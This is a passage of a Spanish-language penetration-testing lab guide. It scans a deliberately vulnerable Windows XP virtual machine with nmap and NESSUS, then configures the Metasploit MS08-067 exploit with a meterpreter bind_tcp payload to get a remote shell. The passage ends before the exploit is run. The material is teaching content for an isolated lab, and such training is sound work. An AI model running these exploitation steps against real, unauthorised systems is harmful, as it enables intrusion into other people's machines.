MAC Address: 08:00:27:FC:E0:BF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.01 seconds
horus@horus ~> _
```

Imagen 4

La dirección IPv4 192.168.10.2 es nuestra dirección IP por tanto se descarta cualquier análisis hacia la misma. Los demás dispositivos (192.168.10.1 y 192.168.10.3) tienen una dirección MAC perteneciente a Oracle VirtualBox. Esto es normal ya que estos dispositivos son máquinas virtuales.

El dispositivo cuya dirección es 192.168.10.1, es una máquina virtual que sirve la actual guía y hace parte de nuestras herramientas para desarrollar el presente test de intrusión. Por tanto se descarta cualquier ataque hacia la misma porque sería un ataque hacia nosotros mismos. Sabiendo esto, se opta por hacer un análisis a la única máquina que queda la cual es: 192.168.10.3. Esto se hace con el siguiente comando:

```
horus@horus ~> sudo nmap -sS -sV 192.168.10.3
```

Con el parámetro -sS se escanea todos los puertos TCP de la máquina víctima.
Con el parámetro -sV se identifica la versión de los servicios de la máquina víctima.
Los resultados de la ejecución de este comando sobre la dirección IPv4 192.168.10.3 se muestran en la (Imagen 5).




Imagen 5

Ahora se sabe que la máquina víctima tiene por sistema operativo Windows XP y que este tiene alojados unos servicios de bases de datos con Microsoft SQL Server en su versión 2005.

También tiene un servidor http internet information services con versión 5.1.

Tiene habilitado un servidor FTP y los servicios de netbios.

El nombre del host de la víctima es: victimaxp32sp2.

Con esta información ya se conocen los servicios que se desean atacar. Aunque se conozca el objetivo, es necesario conocer información más específica como por ejemplo la versión del sistema operativo. Para esto es necesario ejecutar el siguiente comando:

```
horus@horus ~> sudo nmap -sS -p80 -O 192.168.10.3
```

El parámetro -p80 es necesario para hacer el scanning sobre el puerto 80. Se podría colocar cualquier otro puerto pero en este caso se selecciona el puerto 80 debido a que la máquina victima aloja un servicio http.

La (Imagen 6) muestra el resultado de la ejecución del anterior comando.

```
Host is up (0.00058s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:0B:D4:0A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed por
t
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
```

Imagen 6

Con la información recogida hasta el momento, ya es posible indagar sobre los posibles servicios vulnerables que se pueden atacar.

En primer lugar, Windows XP dejó de recibir actualizaciones desde hace algún tiempo.

En segundo lugar las versiones de los servicios tanto de HTTP como de Microsoft SQL server también están desfasadas.

Es posible buscar información sobre las vulnerabilidades de estos servicios obsoletos en la web, sin embargo existe una herramienta que automatiza la búsqueda de vulnerabilidades.

Esta herramienta se llama NESSUS y se usa en la fase Análisis de Vulnerabilidades.

FASE ANÁLISIS DE VULNERABILIDADES

OBJETIVO: ***Identificar las vulnerabilidades sobre la máquina víctima usando NESSUS.***

El servicio NESSUS está instalado sobre la máquina 192.168.10.1.

Se debe ingresar a NESSUS colocando la siguiente dirección en el navegador (NOTAR que el protocolo es HTTPS y que el puerto es 8834):

https://192.168.10.1:8834

Cuando se ingrese el navegador mostrará una advertencia (Ver Imagen 7).




Imagen 7

Es normal que el navegador en respuesta arroje una advertencia sobre el certificado de seguridad. Se tiene que omitir esta advertencia ya que para la práctica no es necesario tener este certificado de seguridad.

Dar click en entrar de todos modos o Proceed to 192.168.10.1 (unsafe) y ahora es necesario esperar mientras se cargan todos los plugins.

El tiempo de espera de carga de plugins es de 3 a 5 minutos. Una vez se carguen todos los plugins, es necesario identificarse para acceder a NESSUS.

La Imagen 8 muestra el formulario de acceso a NESSUS. Las credenciales son:

Usuario	horus
Password	horus




Imagen 8

NESSUS pertenece a la empresa tenable. La actual versión tiene limitaciones sin embargo para el presente trabajo es más que suficiente. La versión de pago viene sin restricciones.

Con NESSUS es posible escanear vulnerabilidades a diversos sistemas operativos.

A continuación se realiza un scanning de vulnerabilidades sobre la máquina víctima 192.168.10.3.

Una vez dentro de NESSUS damos click en el botón new scan (Ver Imagen 9) y en las opciones de Scanner Templates seleccionamos Advanced Scan (Ver Imagen 10).




Imagen 9




Imagen 10

La opción Advance Scan permite configurar NESSUS para hacer un scanning de vulnerabilidades personalizado.

La Imagen 11 muestra cómo debe ser diligenciado el formulario para realizar el scanning de vulnerabilidades.




Imagen 11

En el campo Targets (Ver Imagen 11) es posible colocar más de un host. En este caso se coloca la dirección 192.168.10.3 ya que es la dirección IPv4 de la máquina víctima.

Ahora es necesario ir a la pestaña Plugins y habilitar solo los plugins que se ajusten a los resultados obtenidos en el proceso de enumeración realizado anteriormente contra la máquina víctima 192.168.10.3 (Ver Imagen 12).

En este caso la máquina víctima tiene un sistema operativo tipo Windows por tanto se deshabilitan plugins relacionados con AMAZON, LINUX, CISCO, dispositivos móviles entre otros. Pero se habilitan plugins relacionados con backdoors, bases de datos, denegación de servicio, obtener una shell remotamente, servicios web y cualquier plugin relacionado con sistemas operativos Windows. La descripción de cada uno de los plugins se encuentra en la parte derecha de la aplicación web de NESSUS.

Después de habilitar los plugins necesarios y deshabilitar los plugins innecasarios, dar click en el botón Save en la parte inferior de la aplicación web para guardar la configuración y después dar click en Scans en la parte superior de la aplicación web de NESSUS (Ver Imagen 12).




Imagen 12

Con lo anterior configurado, ahora es posible realizar el scanning de vulnerabilidades.
En la Imagen 13 se muestra el escáner de nombre SCAN XP listo para ser ejecutado. Para Iniciar el scanning de vulnerabilidades dar click en el ícono de reproducir en la parte derecha del escáner SCAN XP. Una vez iniciado el scanning, se muestra el estado del mismo (Ver Imagen 14).




Imagen 13

Imagen 14

Posteriormente NESSUS identificará todas las posibles vulnerabilidades en el sistema víctima.

NESSUS clasificará las vulnerabilidades según su criticidad en bajas, medias, altas y críticas. Para ver el resultado de identificación de vulnerabilidades, dar click en el escáner de nombre SCAN XP (Ver Imagen 15).




Imagen 15

A continuación NESSUS mostrará las vulnerabilidades encontradas (Ver Imagen 16). Los resultados varían según los plugins habilitados y deshabilitados anteriormente (Ver Imagen 12).




Imagen 16

Dando click en la pestaña de Vulnerabilidades, se muestran todas las vulnerabilidades reportadas por NESSUS. Algunas de estas vulnerabilidades es posibles explotarlas con metasploit. Sin embargo es recomendable no limitarse a los informes arrojados por NESSUS. Se puede obtener información de las vulnerabilidades de otras fuentes.

A continuación se procede a usar la herramienta metasploit para explotar las posibles vulnerabilidades que tenga el sistema víctima.

FASE EXPLOTACIÓN

OBJETIVO: ***Explotar las vulnerabilidades sobre la máquina víctima usando Metasploit.***

Metasploit es un framework desarrollado con RUBY que permite explotar diferentes vulnerabilidades en diversos sistemas operativos. Se puede usar en modo consola o como un aplicativo web. En este caso se usará por medio de consola. En la consola del usuario horus, ejecutar el siguiente comando:

```
horus@horus ~> msfconsole
```

Es necesario esperar un tiempo corto mientras se cargan todos los módulos de metasploit. Una vez dentro de metasploit, es necesario conectarse a la base datos preconfigurada donde se almacenan los datos relacionados con cada ataque. Para esto se ejecuta el siguiente comando:

```
msf > db_connect horus:horus@192.168.10.1/msf
```

El comando **db_connect** conecta a una base de datos tipo postgresql previamente configurada con usuario horus, clave horus y la base de datos de nombre msf. La dirección 192.168.10.1 es donde está almacenada dicha base de datos. Es importante tener conexión a una base de datos ya que el rendimiento de trabajo del framework incrementa considerablemente.

Para estar seguro que no hubo ningún inconveniente al conectarse a dicha base de datos, se ejecuta el siguiente comando:

```
msf > db_status
```

El resultado del anterior comando refleja si la conexión a la base de datos postgresql fue exitosa o no lo fue.

La vulnerabilidad MS08-67 es una de las vulnerabilidades más conocidas para sistemas Windows server 2003 y Windows XP. Esta vulnerabilidad permite el acceso remoto no autorizado de una consola del sistema operativo vulnerable.

Para buscar el exploit, se ejecuta el siguiente comando:

```
msf > search ms08-067
```

El comando **search** muestra la ruta del exploit el cual contiene el código para explotar la vulnerabilidad del sistema víctima. La (Imagen 17) muestra el resultado de la ejecución del comando **search**.

```
Matching Modules
================

   Name                                Disclosure Date  Rank   Description
   ----                                ---------------  ----   -----------
   exploit/windows/smb/ms08_067_netapi 2008-10-28       great  MS08-067 Microsoft Server Service Re
lative Path Stack Corruption
```

Imagen 17

Para implementar el exploit se usa el comando **use.** Como parámetro del comando **use**, se debe ingresar la ruta completa de la ubicación del exploit la cual fue mostrada con la ejecución del comando **search**.

El comando **use** se usa de la siguiente forma:

```
msf > use exploit/windows/smb/ms08_067_netapi
```

Si el comando **use** fue digitado de la forma correcta, ahora en la consola de comandos deberá aparecer lo siguiente:

```
msf exploit(ms08_067_netapi) >
```

A continuación se ejecuta el comando **show options**.

```
msf exploit(ms08_067_netapi) > show options
```

El comando **show options** muestra las opciones o los parámetros que se deben ingresar para ejecutar el exploit. Es normal ejecutarlo varias veces para corroborar que se tiene una buena configuración.

Una de estas opciones o parámetros es especificar la dirección IPv4 del sistema víctima. Se especifica esta dirección con el comando **set RHOST**. En este caso acorde a la fase enumeración, el objetivo tiene como dirección IP 192.168.10.3. Por tanto se especifica esta dirección en RHOST así:

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.10.3
```

A continuación se vuelve a ejecutar el comando show options para verificar que el código exploit si recibió como parámetro la dirección IPv4 de la máquina víctima. La Imagen 18 muestra el resultado de ejecutar los anteriores comandos.

```
msf > use exploit/windows/smb/ms08_067_netapi \r
msf exploit(ms08_067_netapi) > set RHOST 192.168.10.3\r
RHOST => 192.168.10.3
msf exploit(ms08_067_netapi) > show options\r

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.10.3     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Imagen 18

La Imagen 18 también muestra el servicio o puesto a explotar del sistema víctima. En este caso es el puerto 445 el cual pertenece al servicio SMB de Windows.

El comando show targets lista los sistemas operativos a los cuales se puede usar el exploit.

```
msf(ms08_067_netapi) > show targets
```

Así mismo es posible saber información de la vulnerabilidad la cual será explotada. Esto se realiza con el comando info.

```
msf(ms08_067_netapi) > info
```

Ya sabiendo la información de la vulnerabilidad y los sistemas a los cuales es posible ejecutar el ataque, es momento de establecer que se quiere obtener con la explotación de esta vulnerabilidad. A esto se le llama establecer un código Payload. Existen diferentes tipos de Payload. Algunos Payload realizan denegación de servicios. Otros permiten obtener una consola remota sin autorización.

En este caso se quiere obtener una consola remota del equipo víctima con dirección IPv4 192.168.10.3. El comando **set payload** permite establecer el payload. Digitar el siguiente comando:

```
msf(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
```

El parámetro de entraba del comando **set payload** es la ubicación del Payload.

